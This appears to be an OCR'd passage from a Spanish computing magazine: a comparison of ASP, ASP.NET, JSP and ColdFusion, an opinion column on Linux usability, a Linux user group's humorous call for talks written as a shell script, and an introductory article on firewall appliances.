ASP uiliza ODBC (Open Database Connectivity) es un programa de interface de aplicaciones (API) para acceder a datos en sistemas manejadores de bases de datos tanto relacionales como no relacional, utilizando para ello SQL (lenguaje de consulta estructurado).
Permite conectarnos con Microsoft SQL Server, Microsoft Access, MySQL, Oracle y cualquier otro motor que disponga del driver ODBC. Base de datos nativa: OLEDB providers (es la estructura de conectividad abierta de Microsoft).

DESCARGAS

El modulo de ASP viene con el IIS y se instala como un componente de windows. Para lo cual es necesario tener el cd de instalación windows, su instalación se efectua mediante el icono de 'Agregar o quitar programas' en el panel de control y seleccionando 'Agregar o quitar componentes de Windows' en donde aparecerá el IIS para su instalación. El acceso al IIS se realiza mediante el icono de 'Servicios de Internet Information Server' situado en las 'Herramientas administrativas' dentro del panel de control.

ASP.Net

¿QUÉ ES?

ASP.NET es la parte del .NET Framework (1) dedicada al desarrollo web. A través del servidor web (IIS) nuestras aplicaciones ASP.NET se ejecutarán bajo el CLR (2) y podremos usar el conjunto de clases del .NET Framework para desarrollarlas, obteniendo así una versatilidad y una potencia nunca antes conseguida en las aplicaciones ASP. Es un lenguaje orientado a objetos, el código interpretado o compilado.
(1) .NET Framework: como el término en inglés dice (Framework = Armazón) es un marco en donde las aplicaciones corren bajo esta tecnología . Las aplicaciones .NET no corren directamente bajo el sistema operativo si no que corren bajo este armazón o marco. El Framework es un rico conjunto de clases, interfaces, tipos que simplifican y optimizan el desarrollo de aplicaciones.NET además de proporcionar acceso a la funcionalidad del sistema (2) CLR: Es el motor de ejecución de las aplicaciones .NET, lo que en Java sería la máquina virtual de Java. Este motor se encarga de ejecutar todo el código .NET para ello debe ser escrito en dicho lenguaje. El CLR es el encargado de convertir este lenguaje intermedio en leguaje máquina del procesador, esto normalmente se hace en tiempo real por un compilador JIT (Just-In-Time) que lleva incorporado el CLR
Ultima versión del lenguaje: ASP.Net v2.0

PLATAFORMA

Para ejecutar una aplicación Web de ASP.Net se necesita que el servidor Web sea compatible con ASP.Net. Se puede utilizar IIS 5.0 (Internet Information Server) o superior como servidor Web. El IIS es un componente de Windows incluido en las versiones profesionales de Windows 2000 y XP.



En este cuadro comparamos la dificultad, la orientación a objetos, la productividad, el debugging, la persistencia y la IDE de las 5 tecnologias comentadas.

	PHP	ASP	.Net	JSP	CFusion
Dificultad	Media	Media	Alta	Alta	Media
Orientación a objetos	Regular	Regular	Muy buena	Muy buena	Buena
Productividad	Buena	Buena	Muy buena	Buena	Muy buena
Debugging	Si	Si	Si	Si	Si
Persistencia	No	No	Viewstate	Javabeans	State Levels
IDE	Zend Studio DW Mx(*)	InterDev DW Mx(*)	Web Matrix Visual Studio DW Mx 2004(*)	Sun Java Studio DW Mx(*)	Dreamweaver DW Mx(*)

(*) Dreamweaver MX

Tambien es necesario que el servidor Web tenga instalado .Net Framework para poder procesar código de ASP.Net, como ocurre con cualquier otra aplicación de .Net. Es importante decir que los navegadores cliente que accedan a la aplicación Web no necesitan tener instalado IIS ni tampoco .Net Framework ya que es el servidor Web el que tiene que saber interpretar el código de ASP.Net.
El servidor nativo de ASP.net es IIS (Internet Information Server)
Sistema operativo: Windows

CAPACIDADES

Esta tecnología no solo nos permite crear aplicaciones de gran envergadura, ASP.net introduce un nuevo concepto, los "server controls", que permiten a modo de etiquetas HTML tener controles manejados por el servidor que identifican el navegador usado adaptándose para cada navegador. Permite que tareas tediosas como la validación de datos sean mas fáciles y sencillas. También son destacables los servicios web, que nos permitirán comunicarnos a través de Internet entre diferentes ordenadores, incluso entre distintos sistemas. Así como, .NET Remoting, que nos permite tener objetos en máquinas remotas e invocarlos desde otras máquinas. Y las Windows Forms, parte del .NET Framework que permite crear aplicaciones en el más clásico de los sentidos
Posibilidad de elección del lenguaje de programación, por defecto lleva integrado C#, VB.NET y J#, pero se puede usar otro lenguaje.
Para tener en cuenta:
Rico sistema de cache. El uso adecuado del potente caché incorporado aumenta considerablemente el rendimiento y la escalabilidad de la aplicación. La caché permitirá cachear desde páginas completas a partes completas, pasando por conjuntos de datos extraídos de la base de datos.ASP.NET es capaz de detectar pérdidas de memoria, problemas con bloqueos y protección ante caídas

COMPATIBILIDAD CON BASES DE DATOS

Para establecer conectividad ASP.net dispone de ADO.net, es una evolución del modelo de acceso a datos de ADO que controla directamente los requisitos del usuario para programar aplicaciones escalables. Se diseñó específicamente para el Web, teniendo en cuenta la escalabilidad, la independencia y el estándar XML (1).
ASP.net posee el proveedor de datos ODBC .NET es un componente complementario del .NET Framework. Ofrece acceso a controladores ODBC originales del mismo modo que el proveedor de datos OLE DB .NET ofrece acceso a proveedores OLE DB originales.
El proveedor de datos ODBC .NET está pensado para funcionar con todos los controladores que cumplan las especificaciones ODBC.
Podemos conectarnos con Microsoft SQL Server, Microsoft Access, MySQL, Oracle y cualquier otro motor que disponga del driver ODBC.
Base de datos nativa: OLEDB providers (es la estructura de conectividad abierta de Microsoft).
(1) XML es un lenguaje de metamarcado que ofrece un formato para la descripción de datos estructurados. Esto facilita unas declaraciones de contenido más precisas y unos resultados de búsquedas más

significativos en varias plataformas.

DESCARGAS

Puede conseguir mas información acerca de la tecnología .net en http://www.microsoft.com/spanish/msdn/comunidad/dce o descargar los Kits de inicio ASP.Net en http://www.microsoft.com/spanish/msdn/centro_recursos/vs2005/default.asp (los enlaces al kit y al .NET framework se encuentran en el cuadro de “software”)
Para poder utlizar esta tecnologia es necesario tener instalado el IIS 5.0 o superior, como se indica en la tecnología ASP.

JSP

¿QUÉ ES?

Java Server Pages (JSP) es la tecnología para generar páginas web de forma dinámica en el servidor, desarrollado por Sun Microsystems (su utilización puede ser gratuita o comercial), basado en scripts que utilizan una variante del lenguaje java.
Es un lenguaje orientado a objetos (con persistencia). Utiliza Código interpretado o compilado. Ultima versión del lenguaje: JSP 2.1

PLATAFORMA

Con JSP podemos crear aplicaciones web que se ejecuten en variados servidores web, de múltiples plataformas, ya que Java es en esencia un lenguaje multiplataforma. Las páginas JSP están compuestas de código HTML/XML mezclado con etiquetas especiales para programar scripts de servidor en sintaxis Java.

El servidor nativo de JSP es Apache. Otros servidores puede ser IIS, Netscape.
Sistema operativo: Windows, Linux, Mac y otros

CAPACIDADES

Mas allá de poder realizar aplicaciones de gran envergadura, los componentes JSP son reusables en distintas plataformas (UNIX, Windows). Las páginas JSP son compilados en Servlets (los servlets son objetos que corren dentro del contexto de un servidor de aplicaciones) por lo que actúan como una puerta a todos los servicios Java de Servidor y librerías Java para aplicaciones http. Java dispone de una fuerte protección del sistema contra las "caídas" y otorga un importante control de la memoria protegiendo contra posibles fallos de memoria.
Para tener en cuenta: Java es un lenguaje estructurado, es más fácil de construir y permite mantenimientos grandes como aplicaciones modulares.
La tecnología JSP hace mayor énfasis en los componentes que en los Scripts, esto hace que sea más fácil revisar el contenido sin que afecte a la lógica o revisar la lógica sin cambiar el contenido. Debido a que la tecnología JSP es abierta y multiplataforma, los servidores web, plataformas y otros componentes pueden ser fácilmente actualizados o cambiados sin que afecte a las aplicaciones basadas en la tecnología JSP.

COMPATIBILIDAD CON BASES DE DATOS

Permite conectarnos con MySQL, Oracle, Microsoft SQL Server, Microsoft Access, Informix, Sybase y cualquier otro motor que disponga de driver JDBC. Para establecer conectividad JSP dispone de Java Database Connectivity (JDBC) es una interfase de acceso a bases de datos estándar SQL que proporciona un acceso uniforme a una gran variedad de bases de datos relaciónales. JDBC también proporciona una base común para la construcción de herramientas y utilidades de alto nivel.
Base de datos nativa: Conectividad por JDBC


DESCARGAS

Puede conseguir mas información y descargar la versión 5.0 del Entorno de tiempo de ejecución Java desde http://www.java.com/es/download/manual.jsp

ColdFusion

¿QUÉ ES?

Coldfusion es un completo servidor de aplicaciones web para desarrollos y puesta a punto de aplicaciones escalables para e-business, estas aplicaciones pueden ser Sitios web dinámicos manejados en bases de datos, Portales, Automatización y Flujo de Información.
ColdFusion soporta un poderoso lenguaje de scripting en el lado del servidor, ColdFusion Markup Language (CFML), es un lenguaje basado en tags y se integra limpiamente con todos los lenguajes y tecnologías web populares. ColdFusion trabaja con múltiples arquitecturas a través de la integración de COM, CORBA y EJB. El código es compilable como java bytecode.



Ultima versión: Macromedia ColdFusion MX 7

PLATAFORMA

ColdFusion funciona tanto como servidor independiente de aplicaciones como sobre servidores de aplicaciones J2EE líderes, incluyendo Macromedia JRun, IBM WebSphere y BEA WebLogic, llevando el legado de la productividad del producto a la plataforma Java escalable y basada en estándares. ColdFusion MX 7 facilita un nuevo Gestor Empresarial que permite a los administradores crear fácil y rápidamente múltiples instancias de aplicaciones y añade nuevos niveles de alto rendimiento y disponibilidad. La arquitectura abierta de ColdFusion MX 7 continua haciendo que sea fácil desplegar aplicaciones en plataformas Windows, UNIX y Linux.
El servidor nativo de ColdFusion: Apache, WebSphere, Sun
Sistema operativo: Windows, UNIX y Linux

CAPACIDADES

ColdFusion es una tecnología para crear y desplegar aplicaciones de Internet en poco tiempo. Esta version permite imprimir contenidos web en formatos PDF o Macromedia FlashPaper.
También dispone de una alta integración con Flash como la creación de formularios dinámicos de Flash, opciones de despliegue más flexibles y generación y presentación estructurada e integrada de informes empresariales.
Además, esta tecnología proporciona innovaciones potentes y rentables para interactuar con teléfonos móviles usando mensajes cortos de texto (SMS).
Coldfusion tiene servicios de seguridad en cada nivel de desarrollo a través del despliegue

COMPATIBILIDAD CON BASES DE DATOS

Coldfusion ofrece avanzada conectividad con bases de datos incluyendo soporte para ODBC, OLE DB, y drivers nativos de bases de datos como ser Oracle y Sybase.

DESCARGAS

Puede conseguir mas información acerca de ColdFusion en el sitio oficial de Macromedia http://www.macromedia.com/es/software/coldfusion y en este Portal en español dedicado a ColdFusion http://www.cfmysql.com

Desventuras en el país del pingüino...

Normalmente un periodista que se precie de tal, no escribe en primera persona o, por lo menos, no debería. Sin embargo, como en esta revista piden mi opinión personal, voy a hacerlo, porque tengo que partir de una experiencia propia. Y por eso lo digo desde el comienzo: Linux todavía tiene muchos problemas que resolver, de los cuales depende que se extienda o no. Dicho esto, quiero aclarar, también, que lo que pasó en mi casa es algo así como la punta del iceberg, algo que me hizo reflexionar acerca del tema. Por eso, lo que me pasó no debe tomarse literal y textualmente, sino más bien como un punto de arranque.



Ricardo D. Goldberger

Periodista científico especializado en Informática y Nuevas Tecnologías. Produce el newsletter electrónico T-knos, conduce "El Explorador Federal" por AM Radio El Mundo y colabora en Gillespi Hotel, en FM Rock & Pop.

La historia comienza cuando logro cambiar la vieja computadora de mi mujer por una más nueva (concretamente, de una Pentium II 300 a una Pentium III 866). Al disponer de una tercera computadora, decido aprovecharla con un doble propósito: como servidor de backup, y para instalarle Linux.

Luego de varios intentos con varias distribuciones distintas (podríamos nombrar a Ubuntu, Debian Sarge, Ututo XS, Mandrake… y alguna más que no recuerdo en este momento), recién con una versión de SuSE que vino con una revista del medio, y luego con un Linux Desktop que Novell amablemente me dio para testear, pude poner en funcionamiento a la vieja máquina.

Entre las dificultades que me encontré durante esta mini odisea, figuran ISOs booteables que no booteaban, detección de la mitad de los dispositivos de hardware, falta de reconocimiento de la red, falta de reconocimiento de la conexión a Internet… y así siguiendo.

Fue interesante lo que sucedió con la placa de audio, una vieja Turtle Beach Malibu 64 insertada en un slot ISA. Excepto a SuSE y luego Novell, al resto de las distribuciones le pasó olímpicamente de largo. Mientras que la placa de audio onboard, 100% Plug & Play, fue detectada y puesta en funcionamiento sin ningún inconveniente. La conclusión primera fue que, llamativamente, sólo los dispositivos PnP pueden ser detectados, como si sólo aquellos dispositivos programados para Windows pudieran ser detectados y utilizados en Linux.

De todos modos, esto que es en principio anecdótico, revela algunos de los inconvenientes con los que se van a encontrar los usuarios que quieran animarse a instalar Linux en sus equipos. Con Windows, uno pone el CD en la lectora, hace arrancar la máquina desde ella, y todo lo que tiene que hacer a continuación, es introducir la zona horaria, la configuración del teclado, en nombre de usuario, y eso es todo.

Pero supongamos que alguno de los instaladores de Linux (por ejemplo YasT) es lo suficientemente intuitivo y explicativo como para que más o menos nos demos cuenta de qué habla cuando se refiere a particiones, que más o menos reconozcamos los nombres de las aplicaciones (que en general se ponen como abreviados) y que terminemos, finalmente, en el escritorio de Linux.

Lo primero que vamos a ver es una interfase bastante parecida a la de Windows, lo que no está mal, al contrario, el usuario se va a encontrar con algo medianamente conocido. Sin embargo, el primer inconveniente va a aparecer cuando quiera, por ejemplo, leer un CD. ¿Que es montar? ¿Acaso la palabra "montar" tienen significado unívoco para el lego?

Entonces, usuario desconcertado, nos decidimos a comprar o conseguir alguna revista o manual que nos cuente que es lo que tenemos frente a nuestra vista y cómo utilizarlo. Empezamos a leer y nos encontramos con que tenemos que ingresar comandos y parámetros… ¿comandos y parámetros? ¿Dónde, cuando, de qué manera..? probablemente en algún momento se nos ocurra que podemos abrir una ventana de comandos o una ventana de terminal y empezar a teclear aquellas órdenes que leemos las revistas (y que dan por sentado que sabemos dónde ingresar esos parámetros y comandos).

¿No era que a partir de la aparición del interfase gráfica, chau a la línea de comandos? Sinceramente, yo que nací a la computación con DOS, me resisto a volver a ella.

Finalmente, nos decidimos a pedir ayuda. Si no tenemos un amigo o un pariente que sepa algo del asunto, deberemos caer, inevitablemente, en un soporte técnico.

Claro, de eso se trata, es el modelo de negocios de Linux: que el sistema operativo y todo el software sea libre gratuito y uno paga por el servicio que le prestan los distintos soportes técnicos (que no se presta, precisamente, sino que se vende). No está mal, en realidad; de alguna manera hay que ganarse el sustento.

Pero, ¿es ésta la manera más fácil, más directa, más fructífera de "vender" Linux? ¿Estamos haciendo lo correcto para extender el uso del software libre, y especialmente de Linux? Linux todavía tiene asignaturas pendientes, entre otras cosas, porque a veces nos preocupamos más porque las cosas funcionen bien, y no porque sean fáciles de manejar, cuando en realidad, para no repetir los errores de Microsoft, deberíamos preocuparnos por hacer que las cosas funcionen bien *y* sean fáciles de manejar.

Estamos hablando de detección de hardware, de encontrar fácilmente los archivos que buscamos, de instalar, reinstalar y desinstalar programas fácilmente, de unificar a los términos utilizados en la interfase, especialmente los elegidos para ser traducidos al castellano, etc.

Pero de lo que mencionamos en este último párrafo, hablaremos más adelante.

CAFELUG



Grupo de Usuarios de Software Libre de Capital Federal

```
gardetux:~ # cat /etc/init.d/callforcharlas
#!/bin/sh -e
# callforcharlas is licensed by the GNU GPL.
# See http://www.cafelug.org.ar/ for details.

if test -f /etc/default/cafelug; then
    . /etc/default/cafelug
else
    exit 1
fi
case "$1" in
start)
    cat << END
    # ###########################################################
    # Cafelug llama a convocatoria de charlas                   #
    # para presentar en su "Jornada Anual de Software Libre"    #
    # (a realizarse en Octubre 2005).                           #
    # Si tenes algo que quieras presentar escribinos a:         #
    #  admin-cafe@cafelug.org.ar                                #
    # Más información en nuestro sitio oficial.                 #
    #############################################################
END
    echo "."
    ;;
stop)
    if test -f /usr/lib/callforcharlas; then
        . /usr/lib/callforcharlas
    else
        exit 0
    fi
    echo -n "Cerrando el llamado a Charlas"
    CSEL=seleccion_charlas_recibidas($CRES);
    informar_postulantes_aceptados($CSEL);
    armar_cronograma_charlas($CSEL);
    enviar_invitaciones($AMIGXS,$COMUNIDAD,$ALL);
    echo "."
    ;;
*)
    echo "Usage: /etc/init.d/callforcharlas {start|stop}"
    exit 1    ;;
esac
exit 0
gardetux:~ #
```




http://www.cafelug.org.ar

~:# Noticias - Eventos - Información

The Gimp Powered - created by <Mstaaravin /> and Nueces

ETHICAL HACKING VOL.4



FIREWALL appliances

Autor: Marcelo C. A. Romeo

Los dispositivos de hardware dedicados que cumplen esta función, se perfilan como una opción más que interesante en el momento de implementar medidas de seguridad para una LAN.

¿Qué es un Firewall Appliance?

Antes que nada, comencemos por refrescar rápidamente el concepto de firewall.
Un firewall en un sistema utilizado para reforzar el control y la seguridad entre redes de computadoras, restringiendo o incluso prohibiendo el acceso no autorizado en base a determinadas reglas. Estas reglas son establecidas por el administrador de la red a través de políticas de control de acceso, para especificar el tráfico a bloquear y el tráfico permitido, tanto desde el exterior hacia el interior de la red como viceversa.
Este sistema de control que denominamos Firewall, puede consistir en un set de instrucciones (software) que se ejecuta en un servidor, o en un dispositivo de hardware dedicado e independiente (firewall appliance), cuya única función es la de implementar las reglas dictadas por las políticas de control de acceso.
La mayoría de los Firewall Appliances con características de avanzada, proveen funciones de NAT (Network Address Translation), VPN (Virtual Private Network), puertos DMZ, IDS (Intrusion Detection System) y servicios de auditoría, logging y reportes. La opción de filtrado de contenidos es más común encontrarla en los firewalls de tipo software.
Idealmente, la instalación y el uso de este tipo de dispositivos debería ser tan sencillo como comprarlo, sacarlo de su caja, enchufarlo y comenzar a usarlo. Sin embargo, en la realidad esto no es tan así, debido principalmente a la extensa variedad de reglas de bloqueo y/o acceso que se pueden establecer, debiendo tenerse en cuenta, además, la configuración de la red sobre la cual ha de montarse el dispositivo de firewall. De todas maneras, y en el peor de los casos, esto no debería llevar más de algunas horas.

Tecnología básica de firewalls

La misma consiste básicamente en distintos niveles de protección, diseñados para interceptar y prevenir el acceso de intrusos a la red.
Existen hoy día tres tipos de firewalls:

1. El tipo más simple, es conocido con el nombre de Packet Filter. Este provee el nivel de seguridad más básico, resultando ser altamente vulnerable ante el ataque de intrusos con conocimientos avanzados que hagan uso de herramientas de spoofing.
2. El segundo tipo de firewall, hace uso de una técnica llamada "Stateful Inspection". Esta opción es más adecuada contra el uso de herramientas de spoofing, ya que compara determinados patrones contenidos en los paquetes entrantes con aquellos que fueron previamente aceptados.
3. El tercer (y generalmente aceptado como el más seguro) tipo de firewall, es el denominado Proxy Server. Este hace que todos los usuarios de una red interna que tienen direcciones de IP







privadas (del tipo 192.168…..) salgan a Internet con una única dirección IP pública: la del firewall. De esta manera, el usuario accede a un sitio Web externo camuflado detrás de la IP pública del firewall, siendo imposible para un usuario externo identificar el verdadero origen de la conexión. Asimismo, cuando un paquete entrante llega al firewall desde el exterior, éste es analizado y comparado con las políticas de control de acceso preestablecidas, que serán en definitiva quienes decidan dejar pasar, ignorar o rechazar dicho paquete entrante.

Firewalls appliances vs. Firewalls basados en software

Existe una tendencia generalizada a considerar como más seguros los firewalls integrados al hardware ("appliance") que aquellos basados en software.

	Firewall Appliances	Software Firewalls
Tiempo de instalación	Por lo general, estos dispositivos están listos para conectarse y configurarse tan pronto como salen de su caja.	Requiere un tiempo variable: se necesita instalar el sistema operativo, configurarlo, instalar drivers de dispositivos de hardware y finalmente instalar el software de firewall antes de iniciar la configuración.
Escalabilidad	Las opciones de crecimiento de hardware son limitadas, y suele ser necesario cambiar el dispositivo completo.	La integración a nivel aplicación, permite seleccionar y modificar la base de hardware con mayor flexibilidad. Esto permite cambiar el hardware fácilmente las veces que sea necesario.
Estabilidad	Estos dispositivos incluyen hardware y un sistema operativo probado y garantizado por el fabricante para un correcto desempeño y compatibilidad.	Es necesario configurar manualmente dispositivos y sistema operativo para lograr un desempeño adecuado. Se requiere efectuar también un refuerzo en la seguridad a nivel de sistema operativo.
Flexibilidad en configuración de hardware y S.O.	Las opciones de configuración de hardware y sistema operativo subyacente, están limitadas por el fabricante para garantizar la estabilidad.	Existe una mayor libertad para modificar la configuración de hardware y sistema operativo en caso necesario.

Sin embargo, no se puede considerar que un tipo de firewall sea mejor que otro, ya que cada uno posee características y funciones específicas. La elección de uno u otro, dependerá del análisis que cada organización realice en cuanto a la implementación de las medidas de seguridad necesarias para cada caso en particular.
En esta página puede verse una tabla en la cual se comparan algunas características de ambos tipos de firewalls, que pueden ser útiles a la hora de tener que decidirnos por alguno de ellos.Como regla general, los firewalls basados en software suelen ser más útiles a aquellas organizaciones que:
- Realizan cambios constantes en su infraestructura tecnológica y de red.
- Poseen personal dedicado y altamente capacitado para la administración y operación de los dispositivos, como así también en la configuración de los sistemas operativos de la organización.

Por el contrario, los firewalls del tipo "appliance" suelen ofrecer más beneficios a organizaciones que:
- Carecen de personal dedicado y especializado para la administración, instalación y configuración de sistemas operativos y firewalls.
- Realizan cambios muy gradualmente en su infraestructura tecnológica y de red.

Segmentos de mercado y precios

En la actualidad, los fabricantes de firewall appliances apuntan con sus productos a dos segmentos de mercado bien diferenciados. El segmento SOHO (small office - home office), con precios que oscilan entre los U$500 y U$3000.- y el segmento Corporate (grandes empresas), con productos de precios en el orden de los U$6000 - U$12000.-
A continuación, y a modo de ejemplo, citamos algunos de los productos ofrecidos en el mercado que apuntan al segmento SOHO:







CISCO PIX 506E SECURITY APPLIANCE.



BEFSX41 de LINKSYS.



3CR860-95 de 3Com.



Safe@Office de Check Point.



EDGEFORCE de ServGate.



SuperStack 3 de 3Com.

- ***BEFSX41***, de Linksys: Router firewall de banda ancha con conmutador de 4 puertos/punto final de VPN. Protege los PC de ataques Ping of Death, SYN Flood, Land Attacks, IP Spoofing y ataques DoS.

- ***3CR860-95 OfficeConnect® Secure Router***, de 3Com: Acceso compartido a Internet seguro para pequeñas empresas y sucursales; incluye un firewall avanzado de inspección de estado de paquetes, dos túneles VPN para conexiones remotas seguras y características de routing.

- ***Safe@Office 100/200 Series***, de Checkpoint: permite la creación de hasta 10 túneles de VPN hacia servidores externos. Ademas permite VPNs punto-a-punto y funciona como un Servidor de VPN para que clientes externos puedan acceder a la red interna. La serie 400 fue diseñada específicamente para redes inalámbricas.

Para el segmento Corporate, en cambio, podríamos citar:

- ***PIX 506E Security Appliance***, de Cisco: ofrece niveles sin precedentes de defensa contra amenazas a la red con una inspección más profunda y un análisis específico, conectividad segura mejorada a través de la validación de la seguridad del punto remoto y el soporte de voz y video sobre VPN. También provee soporte mejorado para redes de información inteligente a través de la integración de la red, su resistencia y su escalabilidad.

- ***SuperStack 3 Firewall***, de 3Com: se destaca por sus sólidas funciones de seguridad y la sencillez en el manejo de sus herramientas de administración. Incorpora soporte integrado de VPN por hardware, filtrado de contenidos y puerto DMZ, instalación Plug-and-Play e interfaz gráfica (GUI) basada en Web. La actualización del firmware está totalmente automatizada.

- ***Edgeforce***, de ServGate: su arquitectura modular única, permite incorporar nuevos servicios y mejoras de funcionamiento que se instalan en los sistemas de esa plataforma sin realizar modificaciones de hardware, permitiendo a los clientes escalar y crecer de acuerdo a las necesidades de su negocio y a las características de su red.

Firewall appliances: consideraciones generales

